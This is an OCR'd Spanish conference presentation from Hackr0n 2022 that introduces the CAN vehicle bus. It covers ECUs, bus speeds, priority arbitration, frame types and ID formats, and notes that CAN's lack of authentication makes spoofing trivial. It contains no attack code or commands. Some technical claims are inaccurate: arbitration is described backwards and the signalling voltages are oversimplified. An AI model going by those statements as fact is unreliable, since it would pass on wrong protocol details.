25 de febrero de 2022 | Hackr0n 2022 · Tenerife (España)

Can we hack a CAR?


Yes, we CAN…

Tipo de documento: Presentación
Autor del documento: CS³ Group (Pedro C. aka s4ur0n)
Código del Documento: CANCAR.pdf
Versión: 1.1

Categoría: PÚBLICO
Fecha de elaboración: 23/01/2021
Nº de Páginas: 78

Whoami

```
class PedroC:
    def __init__(self):
        self.name =     'Pedro Candel'
        self.email =    's4ur0n@s4ur0n.com'
        self.web =      'https://www.s4ur0n.com'
        self.nick =     '@NN2ed_s4ur0n'
        self.company =  'CS³ Group'
        self.role =     'Security Researcher'
        self.work =     [ 'Reversing', 'Malware', 'Offensive Security', '…' ]
        self.groups =   [ 'mlw.re', 'OWASP', 'NetXploit', '...' ]
```



mlw.re

OWASP Open Web Application Security Project

CS³ SECURITY SERVICES https://cs3group.com

HACKRON

INVADERS MUST DIE

CS³ Group

Formación en Seguridad
Cursos presenciales a medida impartidos en las instalaciones del cliente o las concertadas con prácticas reales desde el primer momento

Hacking Ético
Auditorías de caja negra, gris o blanca para aplicaciones web, sistemas y redes de comunicaciones

Análisis de Malware
Análisis de Malware automatizados y manuales con completos informes de comportamiento e indicadores de compromiso (IOC)

Ingeniería Inversa
Ingeniería Inversa para binarios de sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits, ARM y firmwares

Exploiting
Desarrollo y adaptación de exploits para sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits y Android

Desarrollo Seguro
Auditoría SAST, DAST, IAST y RASP para análisis de vulnerabilidades en el código de proyectos en Java, .Net, PHP, C/C++ y Cobol

Hardware Hacking
Análisis de vulnerabilidades en dispositivos hardware, sistemas embebidos y firmware con técnicas de ingeniería inversa

Seguridad en dispositivos móviles
Análisis estático, dinámico e instrumentación dinámica de aplicaciones Android (APK), iOS (IPA) y Windows Mobile (APPX)

Respuesta ante incidentes
Investigación remota de incidentes de seguridad, análisis de las situaciones y respuesta inmediata ante las amenazas

Forense
Adquisición y elaboración de informes periciales con garantía de imparcialidad y objetividad para todo tipo de sistemas de información

DevSecOps
Desarrollo, Seguridad y Operaciones en CSI (Continuous Security Integration) con pruebas automatizadas de seguridad para CI/CD

Intelligence
Recopilación, análisis y explotación de datos a gran escala con fuentes OSINT, SIGINT, HUMINT, Deep Web, redes P2P, etc.

SIGINT
Inteligencia de comunicaciones, análisis y auditoría de seguridad en señales y protocolos de radiofrecuencia (RF)

T.S.C.M.
Technical Surveillance Counter-Measures: Contramedidas electrónicas para detección y localización de dispositivos de escucha

Telecom
Análisis y auditoría GSM/3G/4G, implementación de servicios de operadores móviles virtuales (HLR, VLR, GGSN, Roaming voz y datos)

ATM
Análisis de vulnerabilidades, auditoría, forense, skimming, shimming y pruebas de blackbox para NCR, Hyosung, WRG, Diebold Nixdorf e Hitachi

PoS/TPV
Auditoría y cumplimiento de controles en terminales Verifone e Ingenico. Monitorización y transaccionabilidad completa según ISO 8583

LOPD/GPDR/Cumplimiento
LOPD, adaptación GPDR, ISO 27000, SGSI, análisis y gestión de riesgos, Políticas de seguridad, continuidad de negocio, ITIL, PCI DSS

CS³ SECURITY SERVICES https://cs3group.com

HACKRON

INVADERS MUST DIE

1. Protocolo CAN

Introducción 101

Introducción al protocolo CAN

- **CAN (Controller Area Network)** es el sistema central que permite la ***comunicación entre las partes*** del automóvil.

- Desarrollado por **BOSCH en 1985** como un sistema de comunicación y estandarizado por **ISO 11898-1** e **ISO 11898-2**.

- Diseñado para una comunicación robusta dentro del vehículo entre microcontroladores y dispositivos ***sin necesidad de una computadora central***.


Introducción al protocolo CAN

- CAN permite comunicar **múltiples ECUs** con **un único cableado** común.

- Un automóvil moderno puede tener ***cientos de ECUs*** (unidad de control del motor, airbag, transmisión, ABS, sistemas de información y entretenimiento, climatización, ventanillas, puertas, etc…)


- Actualmente un vehículo tiene en torno a 60-120 ECUs diferentes.

Introducción al protocolo CAN



Introducción al protocolo CAN

- Antes de CAN, los fabricantes empleaban sistemas de cableado **punto a punto**.



Introducción al protocolo CAN

- El estándar **ISO 11898** define ***varias versiones de CAN***.

- Los tipos de CAN dominantes utilizados en la ***industria del automóvil*** son:

  - CAN de **baja velocidad** (hasta 125 kbps).
  - CAN de **alta velocidad** (hasta 1 Mbit/s).
  - CAN **FD (CAN con velocidad de datos flexible)** (hasta 8 Mbps).


Introducción al protocolo CAN

- Por lo tanto, se puede implementar con dos cables: **CAN_H (CAN HIGH)** y **CAN_L (CAN LOW)** para una comunicación más rápida, sencilla y muy fácil de diagnosticar.

- El bus CAN se podría considerar como una versión ruidosa, abarrotada y más lenta que una red Ethernet, excepto que el tráfico "**es UDP**" en lugar de TCP.

- CAN **no es el único protocolo de comunicación** utilizado en un sistema de automóvil, existen ***muchos más***.

Introducción al protocolo CAN



Introducción al protocolo CAN

- Un automóvil puede tener ***múltiples nodos*** que pueden enviar y/o recibir mensajes. Este mensaje es un **ID (que es una prioridad del mensaje)** y también puede contener un **mensaje CAN** que puede ser de **ocho bytes o menos** a la vez.

- Si dos o más nodos comienzan a enviar mensajes al mismo tiempo, los mensajes enviados con el ID dominante ***se sobrescribirán*** con el del menos dominante.

Introducción al protocolo CAN

- Esto se denomina **arbitraje de bus basado en prioridad**. Los mensajes con ID de valor numéricamente más pequeños tienen ***mayor prioridad*** y ***siempre se transmiten primero***. Así es como un nodo detecta que se están colocando mensajes de mayor prioridad en un bus.

- El mensaje de la ***ECU de los frenos*** tiene mayor prioridad que un mensaje del ***reproductor de audio***.

ID más baja = Prioridad más alta

Introducción al protocolo CAN

- A diferencia de Ethernet o TCP/IP (pero similar a modbus en los sistemas SCADA), **no se puede enviar un mensaje a un solo nodo** (es ***broadcast***), pero CAN proporciona un ***filtrado local*** para que cada nodo solo actúe sobre sus propios mensajes.

- Debido a que CAN es un protocolo de bajo nivel, **no tiene funciones de seguridad** integradas. **NO implementa cifrado ni autenticación** de forma predeterminada.

Introducción al protocolo CAN

- Esto puede dar lugar a ataques de **MiTM** (***sin cifrado***) y ataques de **suplantación de identidad** (***sin autenticación***).


- En algunos casos, los fabricantes han implementado mecanismos de autenticación en ***sistemas de misión crítica***, como la modificación de software y el control de frenos, pero no todos los fabricantes lo usan. Incluso en los casos en que se han ***implementado contraseñas***, son relativamente fáciles de descifrar.

Introducción al protocolo CAN

- El bus CAN consta de **dos cables** diferentes.
- Como es un bus, se pueden **conectar múltiples dispositivos** a estos cables.
- Debido al "ruido" inherente a los sistemas de los automóviles, CAN utiliza **señalización diferencial**.
- Aquí es donde el protocolo **sube y baja el voltaje *en los dos cables*** para comunicarse.

Introducción al protocolo CAN

- Tanto en CAN de alta como de baja velocidad, la señalización impulsa el **cable alto hacia 5v y el cable bajo hacia 0v** cuando se **transmite un cero (0)**, pero no hay voltaje ninguno en los cables cuando se **envía un uno (1)**.




Introducción al protocolo CAN

- Una **trama CAN** tiene **3 partes** principales:
  - **Identificador** de arbitraje.
  - Código de **longitud de datos**.
  - Campo de **datos**.

Introducción al protocolo CAN

Introducción al protocolo CAN



Introducción al protocolo CAN

- Encontramos **4 tipos** diferentes de **mensajes**:
  - **Data** Frame.
  - **Remote** Frame.
  - **Error** Frame.
  - **Overload** Frame.

Introducción al protocolo CAN

- **DATA** frame:

  - Se utiliza para la **transmisión de datos**. En la mayoría de los casos, el nodo de origen de datos envía la trama de datos.

  - Tiene **dos tipos:** ***estándar y extendido***. El estándar tiene ***11 bits de identificación*** y el extendido tiene ***29 bits***.

Introducción al protocolo CAN

- **DATA** frame:

  - El estándar CAN requiere que la trama de datos base **DEBE ser aceptada** y la trama extendida **DEBE TOLERARSE**, en otras palabras, no romperá el protocolo o la transmisión.

Introducción al protocolo CAN

- **REMOTE** frame:
  - La trama remota se utiliza cuando el **nodo de destino** de datos **solicita los datos** del origen.

- **ERROR** frame:
  - La trama de error tiene dos campos: el primero lo dan los ***ERROR FLAGS*** y lo aportan las diferentes nodos y el segundo es el ***ERROR DELIMITER***, indicando simplemente el final del mensaje de error.

Introducción al protocolo CAN

- **OVERLOAD** frame:
  - La trama de sobrecarga tiene dos campos: el **indicador de sobrecarga** y el **delimitador de sobrecarga**.
  - La trama de sobrecarga se activa por las ***condiciones internas de un receptor*** o por la ***detección del bit dominante (0)*** durante la transmisión.

Introducción al protocolo CAN

- **Paquetes** del CAN:
  - Hay dos tipos de paquetes CAN: **estándar** y **extendido**.
  - Los paquetes extendidos ***comparten los mismos elementos que el paquete estándar***, pero los paquetes extendidos tienen **espacio adicional para incluir ID**.

Introducción al protocolo CAN

- Paquete **estándar**:
  - Cada paquete CAN tiene **cuatro partes**:
    1) **Identificación de arbitraje**: El ID de arbitraje es el ID del dispositivo que envía el paquete.
    2) **Extensión de identificador**: Este bit siempre es 0 para CAN estándar

Introducción al protocolo CAN

- Paquete **estándar**:

  - Cada paquete CAN tiene **cuatro partes**:

    3) **Código de longitud de datos (DLC)**: Esto indica el ***tamaño de los datos***, de ***0 a 8 bytes***.

    4) **Datos**: Estos son los ***datos del mensaje***. Puede ser de hasta 8 bytes.

Introducción al protocolo CAN

- Paquete **estándar**:
  - Todos los paquetes CAN se transmiten para que cualquier dispositivo o controlador **pueda ver cada paquete**.
  - No hay forma de que ningún dispositivo **sepa qué controlador envió el paquete** (sin dirección de origen), por lo que falsificar mensajes en una red CAN es trivial. Esta es una de las debilidades clave de CAN.

Introducción al protocolo CAN

- Paquete **extendido**:

  - Los paquetes CAN extendidos **son iguales** a los paquetes CAN estándar, ***pero están encadenados*** para ***crear identificaciones más largas***.


  - CAN extendido es **retrocompatible** con CAN estándar. Esto significa que si un sensor no fue diseñado para aceptar paquetes CAN extendidos, este sistema no fallará.

Introducción al protocolo CAN

- Existen **4 formatos** en **ISO 11898-1**:
  - **CBFF**: paquete estándar con IDs de 11 bits.
  - **CEFF**: paquete extendido con IDs de 29 bits.
  - **FBFF**: trama base estándar con IDs de 11 bits.
  - **FEFF**: trama base extendida con IDs de 29 bits.


Introducción al protocolo CAN

CAN-ID: $07F_h$



CAN-ID: $01FC\ 0000_h$

CAN-ID: $0000\ 007F_h$



Introducción al protocolo CAN

- Aplicaciones:

  - **ARINC 825** (para la aviación)
  - **CANaerospace** (para la aviación)
  - **EnergyBus** (para vehículos eléctricos)
  - ISO 11783 o **ISOBUS** (para la agricultura)
  - **SAE J1939** (para vehículos pesados)
  - **ISO 11992** (para tráileres pesados)
  - **NMEA 2000** (para la industria marina)

